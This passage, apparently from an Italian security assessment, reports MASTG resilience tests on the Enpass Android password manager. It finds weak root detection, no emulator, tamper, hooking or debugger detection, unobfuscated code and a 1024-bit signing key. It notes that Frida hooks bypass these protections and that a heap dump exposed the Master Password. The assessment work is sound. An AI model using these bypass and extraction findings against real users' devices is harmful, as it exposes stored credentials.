Questo caso di test (MSTG-RESILIENCE-1) valuta l'efficacia dei meccanismi di root detection, misurata sulla molteplicità e distribuzione dei controlli, sull'operatività su più livelli di API (Java, nativo, system call), sull'originalità delle tecniche e sulla difficoltà di aggiramento.

Il rilevamento del root è interamente affidato alla classe `RootChecker`, con tre controlli a livello Java (verifica di `test-keys` in `Build.TAGS`, ricerca dei binari su, esecuzione di `whichsu`): concentrati in un'unica classe, su un solo livello di API e con tecniche standard non originali. A runtime, l'analisi — condotta interamente su un emulatore rooted — ha mostrato che l'applicazione rileva il root (preferenza `rooted_device_warning_shown`) ma si limita a un avviso non bloccante, rimanendo pienamente utilizzabile; il meccanismo è inoltre banalmente aggirabile con un singolo hook Frida o con strumenti come RootCloak/MagiskHide.

Conclusione del test. Il test non è soddisfatto: il meccanismo di root detection, pur presente, è inefficace — concentrato in un'unica classe, su un solo livello di API, con tecniche non originali e, soprattutto, non vincolante (un avviso ignorabile che lascia l'applicazione operativa su un dispositivo compromesso). Per un Password Manager, sul quale il root vanifica l'isolamento di sandbox e KeyStore, ciò costituisce una carenza significativa. Il procedimento dettagliato è riportato nelle Evidenze (sezione 4.6.8). Si

raccomanda di distribuire i controlli su più classi e livelli di API, di adottare meccanismi più robusti (RootBeer, Play Integrity API), di renderli vincolanti per le operazioni sensibili e di integrarli con difese di anti-debugging e anti-tampering.

Testing Emulator Detection

Questo caso di test (MSTG-RESILIENCE-5) verifica se l'applicazione sia in grado di rilevare la propria esecuzione all'interno di un emulatore e, in tal caso, di terminare o rifiutare le funzionalità protette, oltre a valutare la difficoltà di aggirare tale rilevamento.

La ricerca nel codice delle tecniche tipiche di emulator detection non ha prodotto alcun riscontro: l'applicazione non implementa alcun rilevamento dell'ambiente virtualizzato. Non sono presenti confronti delle proprietà Build con i valori caratteristici degli emulatori, né controlli sugli artefatti di QEMU (goldfish/ranchu), sui marcatori di Genymotion o sull'IMEI/numero tipici dell'emulatore; gli unici utilizzi di Build.MODEL e TelephonyManager assolvono a funzioni legittime (composizione dello User-Agent e del nome del dispositivo, accesso "Sign in as Team", chiamata dei numeri memorizzati). L'assenza è stata confermata empiricamente: l'intera analisi dinamica del presente lavoro — installazione, sblocco del vault, navigazione, backup, dump della memoria — è stata condotta su un emulatore (AVD) senza che l'applicazione emettesse alcun avviso o ne limitasse il funzionamento.

```
# ricerca emulator detection: NESSUN controllo
goldfish/ranchu/QEMU, Genymotion, "google_sdk" -> assenti
Build.FINGERPRINT/HARDWARE vs valori emulatore -> assenti
IMEI/numero emulatore (TelephonyManager)       -> non confrontati
# dinamica: intera analisi svolta su AVD, nessun blocco
```

Conclusione del test. Il test non è soddisfatto: il rilevamento dell'emulatore è completamente assente, e l'applicazione si esegue integralmente in un ambiente virtualizzato, agevolando l'analisi dinamica, la dynamic instrumentation e gli attacchi automatizzati. Si raccomanda l'introduzione di un rilevamento dell'emulatore basato su più indicatori (proprietà Build, telefonia, sensori, artefatti QEMU), reso vincolante per le operazioni sensibili e integrato con i meccanismi di root detection e anti-debugging, in un'ottica di resilienza a più livelli.

4.7.15 MASVS-RESILIENCE-2

Le app vengono eseguite su un dispositivo controllato dall'utente e, senza adeguate protezioni, è relativamente facile eseguire una versione modificata localmente (ad esempio per barare in un gioco o abilitare funzionalità premium senza pagare), o caricare una versione compromessa con backdoor su app store di terze parti. Questo controllo cerca di garantire l'integrità delle funzionalità previste dell'app impedendo modifiche al codice e alle risorse originali.

Testing File Integrity Checks

Questo caso di test (MSTG-RESILIENCE-3) verifica i controlli di integrità su due fronti: l'integrità del codice dell'applicazione (rilevamento di modifiche a `classes.dex` o alle librerie `.so`, ossia il repackaging) e l'integrità dei dati archiviati (protezione mediante HMAC o firma).

Sul fronte del codice, l'applicazione non implementa alcun controllo: non verifica a runtime il proprio certificato di firma né calcola checksum di `classes.dex` o delle librerie native (gli unici usi di `getPackageInfo(...).signatures` servono a verificare la firma delle applicazioni esterne per l'autofill, non l'auto-integrità). Unito all'assenza di offuscamento, ciò consente di applicare patch al bytecode, ri-firmare e ridistribuire l'app senza che la manomissione venga rilevata. Sul fronte dello storage, invece, il vault è protetto da SQLCipher con un HMAC per pagina, che ne rileva le manomissioni alla rilettura.

Conclusione del test. Il test non è soddisfatto per quanto riguarda l'integrità del codice: l'applicazione non dispone di alcun meccanismo anti-repackaging e può essere modificata e ri-firmata senza rilevamento; l'integrità dello storage è invece adeguatamente garantita per il vault dalla cifratura autenticata di SQLCipher. Il procedimento dettagliato è riportato nelle Evidenze (sezione 4.6.10). Si raccomanda di introdurre la verifica a runtime del certificato di firma e controlli di integrità su `classes.dex` e sulle librerie native, di applicare l'offuscamento del codice e di estendere la protezione di integrità (HMAC o authenticated encryption) anche alle SharedPreferences cifrate.

Testing Runtime Integrity Checks

Questo caso di test (MSTG-RESILIENCE-6) verifica se l'applicazione sia in grado di rilevare la presenza di codice "ostile" iniettato nella propria memoria di processo — tipicamente i framework di dynamic instrumentation come Frida, Xposed e Substrate — e di reagire di conseguenza.

La ricerca nel codice delle tecniche di rilevamento dell'instrumentazione non ha prodotto alcun riscontro: l'applicazione non implementa alcun controllo di integrità a runtime. Non sono presenti verifiche relative a Frida (processo `frida-server`, porta 27042, librerie `gum-js`), a Xposed (`XposedBridge`, `de.robv`) o a Substrate, né alcuna scansione di `/proc/self/maps` alla ricerca di librerie iniettate.

```
# rilevamento di dynamic instrumentation: ASSENTE
Frida (frida-server, porta 27042, gum-js)    -> nessun controllo
Xposed (XposedBridge, de.robv)              -> nessun controllo
scansione /proc/self/maps / librerie inject -> assente
# -> hook Java/native a runtime non rilevati
```

L'assenza di tali difese implica che un attaccante possa agganciare liberamente i metodi Java e nativi dell'applicazione a runtime, ad esempio per scavalcare la verifica della Master Password o dell'autenticazione biometrica, oppure per estrarre il contenuto del vault una volta decifrato. Si osserva, a riprova della fragilità complessiva, che persino

senza ricorrere all'istrumentazione il semplice dump della memoria heap (acquisito con `amdumpheap`) ha permesso di individuare la Master Password in chiaro (cfr. sezione 4.6.2).

Conclusione del test. Il test non è soddisfatto: non esiste alcun meccanismo di rilevamento del codice iniettato, e gli hook a livello Java e nativo non verrebbero individuati. In un Password Manager ciò consente l'aggiornamento dei controlli di autenticazione e l'estrazione dei dati sensibili tramite *dynamic instrumentation*; coerentemente con l'inefficacia di *root detection* (cfr. sezione 4.6.8) ed *emulator detection* (cfr. sezione 4.6.9) e con l'assenza di controlli di integrità del codice (cfr. sezione 4.6.10), l'applicazione offre una resilienza minima contro l'analisi dinamica. Si raccomanda l'introduzione di controlli anti-istrumentazione su più livelli (ispezione della memoria di processo e delle librerie caricate, rilevamento delle *named pipe* e delle porte di Frida, individuazione di *Xposed*, tecniche native di anti-debugging), resi vincolanti e integrati con le restanti difese di resilienza.

Making Sure that the App is Properly Signed

Questo caso di test (MSTG-CODE-1) verifica che la build di rilascio sia firmata correttamente — con gli schemi v1 e v2 per Android 7.0 (API 24) e superiori — e che il certificato di firma del codice appartenga effettivamente allo sviluppatore e non sia un certificato di debug.

La verifica della firma del pacchetto, condotta con lo strumento `apksigner`, ha restituito il seguente esito:

```
$ apksigner verify --verbose --print-certs <apk>
Verified using v1 scheme (JAR signing): true
Verified using v2 scheme (APK Signature Scheme v2): true
Verified using v3 scheme (APK Signature Scheme v3): false
Number of signers: 1
Signer #1 DN: CN=Sineu Software Systems, ..., C=IN (sviluppatore)
Signer #1 key algorithm: RSA   key size (bits): 1024  <- DEBOLE
```

L'esito è in larga parte positivo: l'applicazione è firmata con entrambi gli schemi v1 e v2 (requisito previsto per le versioni a partire da API 24) e il certificato appartiene allo sviluppatore (CN=SineuSoftwareSystems, l'azienda produttrice di Enpass), trattandosi quindi di un certificato di produzione e non di debug. Si rileva tuttavia una criticità rilevante: la chiave di firma è una RSA a soli 1024 bit, dimensione ormai considerata debole e deprecata (lo standard attuale richiede almeno 2048 bit). Lo schema di firma v3 (introdotto con Android 9) è assente — circostanza attesa per un applicativo del 2018 con `targetSdkVersion` pari a 24 — e `apksigner` segnala inoltre che alcune voci della cartella `META-INF` non sono coperte dalla firma v1.

Conclusione del test. Il test è sostanzialmente soddisfatto: l'applicazione è firmata con gli schemi v1 e v2 dal certificato di produzione dello sviluppatore, e non con un certificato di debug. La riserva principale riguarda la robustezza della chiave di firma, una RSA a 1024 bit: si raccomanda di ri-firmare l'applicazione con una chiave di almeno 2048

bit e di aggiungere lo schema di firma v3 per beneficiare delle protezioni più recenti sui dispositivi moderni.

4.7.16 MASVS-RESILIENCE-3

Comprendere i meccanismi interni di un'app è in genere il primo passo verso la sua manomissione. Questo controllo cerca di ostacolare la comprensione rendendo il più difficile possibile capire come funziona un'app tramite l'analisi statica.

Testing for Debugging Symbols

Questo caso di test (MSTG-CODE-3) verifica che le librerie native dell'applicazione non conservino simboli di debug superflui: i simboli vengono normalmente rimossi (stripped) durante la compilazione di rilascio, in quanto agevolerebbero il reverse engineering.

L'ispezione delle intestazioni di sezione dei binari ELF delle tre librerie native (`libnative-lib.so`, `libsqlcipher.so`, `libc++_shared.so`) ha verificato l'eventuale presenza della tabella dei simboli di debug (`.symtab`) e delle sezioni di informazioni di debug (`.debug_*`):

```
# sezioni ELF delle librerie native (armeabi-v7a):
libnative-lib.so : .symtab=NO .debug_*=NO .dynsym=si
libsqlcipher.so  : .symtab=NO .debug_*=NO .dynsym=si
libc++_shared.so : .symtab=NO .debug_*=NO .dynsym=si
# -> simboli di debug rimossi (stripped); resta solo .dynsym
```

In tutte le librerie la tabella `.symtab` e le sezioni `.debug_*` risultano assenti: i simboli di debug sono stati correttamente rimossi. Permane unicamente la tabella dei simboli dinamici (`.dynsym`), necessaria al linker a tempo di esecuzione e quindi non eliminabile.

Conclusione del test. Il test è soddisfatto: le librerie native non contengono simboli di debug né informazioni di debug (`.symtab/.debug_*`), in conformità con le buone pratiche di rilascio. A titolo di ulteriore hardening, i simboli dinamici residui potrebbero essere ridotti ai soli punti di ingresso JNI mediante il flag di compilazione `-fvisibility=hidden`.

Testing for Debugging Code and Verbose Error Logging

Questo caso di test (MSTG-CODE-4) verifica che nella build di rilascio non sia attivo codice di debug o registrazione verbosa degli errori. Su Android un meccanismo tipico è `StrictMode`: abilitato tramite `setThreadPolicy/setVmPolicy`, rileva operazioni indesiderate (I/O su disco, accessi di rete sul main thread) e vi reagisce con penalità quali `penaltyLog()`, `penaltyDialog()` o `penaltyDeath()`, che in produzione possono divulgare informazioni o pregiudicare la stabilità.

La ricerca di `StrictMode` nei sorgenti decompilati non ha rilevato alcun utilizzo nel codice dell'applicazione (`in.sinew.enpass`); le uniche occorrenze appartengono a librerie di terze parti e non rappresentano codice di debug introdotto da Enpass:


```
# ricerca di "StrictMode" nei sorgenti decompilati:
in.sinew.enpass.* -> nessun uso (StrictMode NON abilitato)
com.google.android.gms.* -> uso interno della libreria
    (allowThreadDiskReads + ripristino della policy)
org.apache.commons.httpclient.* -> setStrictMode():
    flag di parsing HTTP, non android.os.StrictMode
```

Nella libreria Google Play Services `StrictMode` è impiegato nel modo canonico (rilassando temporaneamente la policy per alcune letture su disco e ripristinandola subito dopo), mentre il metodo `setStrictMode()` di Apache `HttpClient` è un flag di parsing HTTP estraneo a `android.os.StrictMode`. L'applicazione non imposta dunque alcuna `ThreadPolicy` o `VmPolicy` con penalità. Il monitoraggio di LogCat durante i test dinamici non ha del resto evidenziato messaggi di violazione `StrictMode`, finestre di avviso, crash riconducibili a tale meccanismo né registrazioni di errore verbose.

Conclusione del test. Il test è soddisfatto: l'applicazione non lascia attivo in produzione alcun codice di debug basato su `StrictMode`, e non sono state osservate penalità di logging/dialog/death né registrazioni di errore verbose. Le occorrenze rilevate sono confinate a librerie di terze parti che ne fanno un uso lecito e non divulgativo.

Testing Obfuscation

Questo caso di test (MSTG-RESILIENCE-9) verifica se la base di codice sia stata offuscata per ostacolare il reverse engineering. Le tecniche tipiche comprendono la rimozione di identificatori significativi (nomi di classi, metodi e variabili sostituiti con stringhe prive di senso come `com.a.a.a`), la cifratura delle risorse stringa, l'encryption/packing del codice e, per il codice nativo, la sostituzione delle API `libc` con `syscall` dirette o l'applicazione di `Obfuscator-LLVM`.

La decompilazione dell'APK ha restituito un codice del tutto leggibile: il package `in.sinew.enpass` contiene 389 classi con nomi pienamente descrittivi e una sola classe con nome di una lettera; anche metodi, campi e variabili hanno nomi significativi, le risorse stringa sono in chiaro e non si riscontra alcuna cifratura o packing del codice.

```
# struttura dei sorgenti decompilati:
in.sinew.enpass : 389 classi, nomi DESCRITTIVI
    es. AccountActivity, AppSettings, Keychain, Crypto,
        BrowserActivity, RootChecker, PinKeyStoreHelper
    classi con nome di 1 lettera (offuscate): 1 su 389
com.google.android.gms : nomi offuscati (es. zzu, zzaqf)
    -> offuscamento del fornitore della libreria, non Enpass
```

L'unico offuscamento presente riguarda le librerie di terze parti incluse (in particolare Google Play Services, con classi del tipo `zzu/zzaqf`), operato dal fornitore e non da Enpass; le librerie native esportano simboli con nomi standard (ad esempio le API `sqlite3_*` di `SQLCipher`) e non mostrano indicatori di packing o di `Obfuscator-LLVM`.

L'analisi dinamica non aggiunge elementi: l'assenza è già pienamente accertata in sede statica, e strumenti come APKiD confermerebbero la sola presenza di nomi leggibili nel codice dell'applicazione.

Conclusione del test. Il test è non soddisfatto: il codice dell'applicazione non è offuscato. Identificatori significativi, stringhe in chiaro e assenza di packing rendono il reverse engineering agevole. Trattandosi di un gestore di password, che peraltro adotta già controlli di resilience (rilevamento del root), la mancanza di offuscamento costituisce una lacuna; si raccomanda l'introduzione di uno strumento di offuscamento (ad esempio R8/ProGuard in modalità aggressiva o DexGuard) per i nomi di classi, metodi e campi e per le stringhe sensibili.

4.7.17 MASVS-RESILIENCE-4

A volte l'analisi statica pura è molto difficile e richiede molto tempo, quindi di solito va di pari passo con l'analisi dinamica. Osservare e manipolare un'app durante l'esecuzione rende molto più facile decifrarne il comportamento. Questo controllo mira a rendere il più difficile possibile eseguire l'analisi dinamica, oltre a prevenire la strumentazione dinamica che potrebbe consentire a un aggressore di modificare il codice in fase di esecuzione.

Testing whether the App is Debuggable

Questo caso di test (MSTG-CODE-2) verifica che l'applicazione non sia compilata in modalità debug. Su Android ciò è governato dall'attributo `android:debuggable` dell'elemento `<application>` del manifest: per una build di rilascio deve essere assente (valore predefinito `false`). Se impostato a `true`, un attaccante può collegare un debugger, eseguire comandi nel contesto dell'app tramite `run-as` e ispezionarne la memoria, vanificando gran parte delle protezioni.

L'ispezione di `AndroidManifest.xml` ha verificato che l'elemento `<application>` non dichiara l'attributo `android:debuggable`, che assume quindi il valore predefinito `false`. La verifica a runtime sull'emulatore lo conferma: il conteggio del flag `DEBUGGABLE` nei flag del package è nullo e l'invocazione di `run-as` viene rifiutata proprio perché l'applicazione non è debuggable.

```
$ adb shell dumpsys package io.enpass.app | grep -c DEBUGGABLE
0
$ adb shell dumpsys package io.enpass.app | grep flags=
flags=[ HAS_CODE ALLOW_CLEAR_USER_DATA ALLOW_BACKUP LARGE_HEAP ]
$ adb shell run-as io.enpass.app id
run-as: package not debuggable: io.enpass.app
```

Si osservi che il comando `adb jdwp` sull'emulatore elenca numerosi processi: tale esito riflette però la proprietà di sistema globale `ro.debuggable` dell'immagine emulatore (di tipo `userdebug`) e non il flag della singola applicazione; la prova specifica per l'app è quindi `run-as`, che interroga l'effettivo `FLAG_DEBUGGABLE` del pacchetto e ne conferma l'assenza.

Conclusione del test. Il test è soddisfatto: l'applicazione non è debuggabile. L'attributo `android:debuggable` è assente dal manifest (default `false`), i flag del package non includono `DEBUGGABLE` e `run-as` viene rifiutato. Non è quindi possibile collegare un debugger o eseguire comandi nel contesto dell'app sfruttando tale meccanismo.

Testing Reverse Engineering Tools Detection

Questo caso di test (MSTG-RESILIENCE-4) valuta se l'applicazione rilevi la presenza, sul dispositivo, di strumenti e framework di reverse engineering quali Frida, Xposed, Substrate for Android, RootCloak o Android SSL Trust Killer. Un'app dotata di tali controlli dovrebbe reagire in qualche modo: avvisare l'utente, terminare in modo controllato, cancellare in sicurezza i dati sensibili o segnalare l'evento a un backend.

La ricerca nei sorgenti decompilati e nei binari nativi non ha individuato alcun riferimento a strumenti di reverse engineering né alcuna logica anti-debug nativa (`ptrace`, lettura di `TracerPid`); l'unica difesa relativa all'integrità dell'ambiente è la classe `RootChecker`, che però si limita al rilevamento del root e non riconosce i framework di hooking.

```
# ricerca indicatori di rilevamento strumenti RE:
codice in.sinew.* : frida/xposed/substrate -> nessun riscontro
librerie native   : nessun indicatore (la stringa "frida"
                    in libc++_shared.so e "Friday")
ptrace/TracerPid (anti-debug nativo) : assenti
# RootChecker.java -> SOLO rilevamento root (no Frida/Xposed)
```

Non esistendo alcun codice di rilevamento, la valutazione di efficacia è immediata: non c'è nulla da aggirare. Un analista può collegare Frida o caricare moduli Xposed senza che l'applicazione reagisca in alcun modo (nessun avviso, nessuna terminazione, nessuna cancellazione dei dati, nessuna segnalazione al backend), come confermato durante l'intera analisi dinamica, in cui l'app non ha mai manifestato reazioni all'strumentazione al di là del solo avviso sul root.

Conclusione del test. Il test è non soddisfatto: l'applicazione non rileva gli strumenti di reverse engineering. In assenza di offuscamento (cfr. sezione 4.6.12) e di anti-debug, l'hooking dinamico con Frida risulta agevole. Trattandosi della medesima carenza di anti-strumentazione rilevata in Testing Runtime Integrity Checks, il procedimento dettagliato e la valutazione di efficacia sono riportati nelle Evidenze (sezione 4.6.11). Si raccomanda l'introduzione di contromisure di runtime, pur consapevoli che tali difese possono essere aggirate e vanno quindi intese come misure di approfondimento e non come barriere assolute.

Testing Anti-Debugging Detection

Questo caso di test (MSTG-RESILIENCE-2) valuta se l'applicazione implementi meccanismi di rilevamento del debugger, su più livelli: a livello Java (`Debug.isDebuggerConnected()`, `Debug.waitForDebugger()` o la verifica del flag `FLAG_DEBUGGABLE`) e

a livello nativo (`ptrace`, lettura di `TracerPid`). Una difesa efficace dovrebbe distribuire più controlli nel codice e far fallire o terminare l'app all'aggancio di un debugger.

La ricerca nei sorgenti decompilati non ha individuato alcun meccanismo di rilevamento del debugger, né a livello Java né a livello nativo (`isDebuggerConnected/waitingForDebugger` e `ptrace/TracerPid` tutti assenti); le numerose occorrenze del termine "Debug" corrispondono unicamente a funzioni di logging negli helper di in-app billing. L'applicazione non soddisfa quindi alcun criterio di efficacia: l'aggancio di un debugger non viene rilevato né provoca reazioni. Si osservi che l'assenza dell'attributo `android:debuggable` (cfr. `Testing whether the App is Debuggable`) è una protezione passiva di base, non un rilevamento attivo: su un dispositivo rooted o ripacchettizzando l'app in modalità debug, nulla impedirebbe l'analisi a runtime.

Conclusione del test. Il test è non soddisfatto: l'applicazione non dispone di alcun rilevamento anti-debugging. In coerenza con le altre lacune di resilience (assenza di offuscamento e di rilevamento degli strumenti di reverse engineering), si raccomanda l'introduzione di più controlli distribuiti e su più livelli (`Debug.isDebuggerConnected()` a livello Java e `TracerPid/ptrace` a livello nativo), integrati con i controlli di integrità, fermo restando che nessun singolo meccanismo è di per sé inviolabile. Il procedimento dettagliato è riportato nelle Evidenze (sezione 4.6.13).